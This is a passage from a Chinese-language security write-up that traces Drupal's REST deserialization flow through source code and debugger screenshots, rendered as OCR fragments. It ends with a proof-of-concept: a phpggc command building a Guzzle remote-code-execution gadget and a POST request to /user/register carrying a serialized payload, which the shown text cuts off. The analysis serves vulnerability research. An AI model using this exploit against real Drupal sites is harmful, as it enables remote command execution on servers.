      $this->serializer->denormalize($field_data, $field_item_list_class, $format, $context);
```

此处的 entity 就是刚才分析的 getStorage=>create 这个过程创建的 entity 实体，下面即有所需的 denormalize 调用。要调用到 FieldItemNormalizer 就需要满足

1)


entity->get($field_name) 需要返回一个使用 DrupalCoreFieldFieldItemInterface 的实例

2)


```
        if ($normalizer = $this->getDenormalizer($data, $type, $format, $context)) {
            return $normalizer->denormalize($data, $type, $format, $context);
        }

        throw new NotNormalizableValueException(sprintf( format: 'Could not denormalize o
    }

    /**
     * {@inheritdoc}
     */
    public function supportsNormalization($data, $format = null/*, array $context = arr
    {
        if (\func_num_args() > 2) {
            $context = \func_get_arg( arg_num: 2);
        } else {
            if (__CLASS__ !== \get_class($this)) {
                $r = new \ReflectionMethod($this,  name: __FUNCTION__);
```

\Symfony\Component\Serializer › Serializer › denormalize()

此处 getDenormalizer 的检验上文已经说过 点我回顾



实际也还是在这 18 个结果中找到对应的条件



要获得 FieldItemNormalizer 就必须满足传入的数据是 DrupalCoreFieldFieldItemInterface 这个接口的实现或者是子类接口的实现

```
interface LinkItemInterface extends FieldItemInterface {
```

这就是一个直接可以搜索到的子类接口

```
class LinkItem extends FieldItemBase implements LinkItemInterface {
```

而这就是是其对应的实现

从而问题就变成了 `$entity->get($field_name);` 如何才能返回

`FieldItemInterface` 那么问题就来了，根据

shortcut/default 解析

entity->get 解析

这里的分析，没有满足 FieldItemInterface 这个条件的情况。

有的是如下两种情况

`EntityReferenceFieldItemList‘, ‘FieldItemList`

但是这里可以联想以及搜索一下 `FieldItemList` ，毕竟和所需的元素只有状态的差别 List->Item 这里从 pythoner 的角度不难觉得是可以联想的

那么就以 `FieldItemList` 向下推导


```
protected function denormalizeFieldData(array $data, FieldableEntityInterface $entity, $format, array $conte
  foreach ($data as $field_name => $field_data) {  $data: {link => [1], title => [1]}[2]  $field_name: "link
    $field_item_list = $entity->get($field_name);  $entity: {fieldsToSkipFromTranslationChangesCheck => [0],

    // Remove any values that were set as a part of entity creation (e.g
    // uuid). If the incoming field data is set to an empty array, this will
    // also have the effect of emptying the field in REST module.
    $field_item_list->setValue([]);
    $field_item_list_class = get_class($field_item_list);  $field_item_list_class: "Drupal\Core\Field\FieldI

    if ($field_data) {  $field_data: {[1]}[1]
      // The field instance must be passed in the context so that the field
      // denormalizer can update field values for the parent entity.
      $context['target_instance'] = $field_item_list;  $context: {request_method => "post"}[1]  $field_item_
      $this->serializer->denormalize($field_data, $field_item_list_class, $format, $context);
    }
  }
}
```

POST->$data[$field_name]

FieldItemList


```
public function denormalize($data, $type, $format = null, array $context = array())  $c
{
    if (!$this->normalizers) {  normalizers: [19]
        throw new LogicException( message: 'You must register at least one normalizer to
    }

    if ($normalizer = $this->getDenormalizer($data, $type, $format, $context)) {  $norm
        return $normalizer->denormalize($data, $type, $format, $context);  $context: {
    }

    throw new NotNormalizableValueException(sprintf( format: 'Could not denormalize objec
}
```


FieldNormalizer





FieldNormalizer->denormalize 果然和想象的一致，是可以从 List 中提取出单个元素再次进行 denormalize 处理


核心就在于 `$item_class = $items->getItemDefinition()->getClass();` 能获得 FieldItemInterface 的实现吗?





*/
public function getItemDefinition() {
return $this->definition->getItemDefinition();
}
/**
* {@inheritdoc}
*/
public function getIterator() {
return new \ArrayIterator($this->list);
}
/**
* {@inheritdoc}
*/
public function count() {
return count($this->list);
}
\Drupal\Core\TypedData\Plugin\DataType › ItemList › getItemDefinition()



Evaluate
Expression:
$this->itemDefinition
Use ⇧⌘⏎ to add to Watches
Result:
result = {Drupal\Core\Field\TypedData\FieldItemDataDefinition} [3]
fieldDefinition = {Drupal\Core\Field\BaseFieldDefinition} [7]
definition = {array} [2]
typedDataManager = null
Close
Evaluate
ListDataDefinition.php
RequestHandler.php
Serializer.php
FieldNormalizer.php
return $item_type_definition['list_cla
public function getItemDefinition() {
return $this->itemDefinition;
* Sets the item definition.
* @param \Drupal\Core\TypedData\DataDef
* A list item's data definition.
* @return $this
public function setItemDefinition(DataDe
$this->itemDefinition = $definition;
return $this;
.eslintrc.legacy.json
.eslintrc.passing.json
.gitignore
.prettierignore
.prettierrc.json
.stylelintrc.json
authorize.php
CHANGELOG.txt
composer.json
COPYRIGHT.txt
core.api.php
core.libraries.yml
core.link_relation_types.yml
\Drupal\Core\TypedData › ListDataDefinition › getItemDefinition()







对应的 $definitions 是 DiscoveryCachedTrait 中保存的 $definitions



而在这之中恰好存在

- field_item:link
  - DrupallinkPluginFieldFieldTypeLinkItem

- filed_item:map
  - DrupalCoreFieldPluginFieldFieldTypeMapItem

那么至此漏洞以及 drupal 的流程也已叙述完毕

9.3 0x02 漏洞证明

如果使用/user/register 接口的话，可以跳过正常的字段检测，那么需要一些必要字段来通过 check，此次没有阅读源码直接猜想得出常见的用户注册字段。但是又会产生新的错误，不如不操作: (

之后确认源码，针对输入信息的校验其实是发生在所有的 denormalize 之后的所以即使不传入相关信息也可以正常触发反序列化

利用 phpggc

```
phpggc guzzle/rce1 system id --json
```

如果使用/user/register 接口的话那么需要一些必要字段来通过 check 此次因为是 REST 接口所以可以，不阅读源码直接猜想得出

```
POST /drupal/user/register?_format=hal_json HTTP/1.1
Host: 127.0.0.1
Content-Type: application/hal+json
cache-control: no-cache
Postman-Token: 258f5d68-a142-4837-b76c-b15807e84bdb
{
"link": [{"options":"O:24:"GuzzleHttp\Psr7\FnStream":2:{s:33:"u0000GuzzleHttp\Psr7\FnStreamu00
"title": ["bbb"],
"username": "213",
"password": "EqLp7rhVvsh3fhPPsJBP",
"email": "c1tas@c1tas.com",
"_links": {
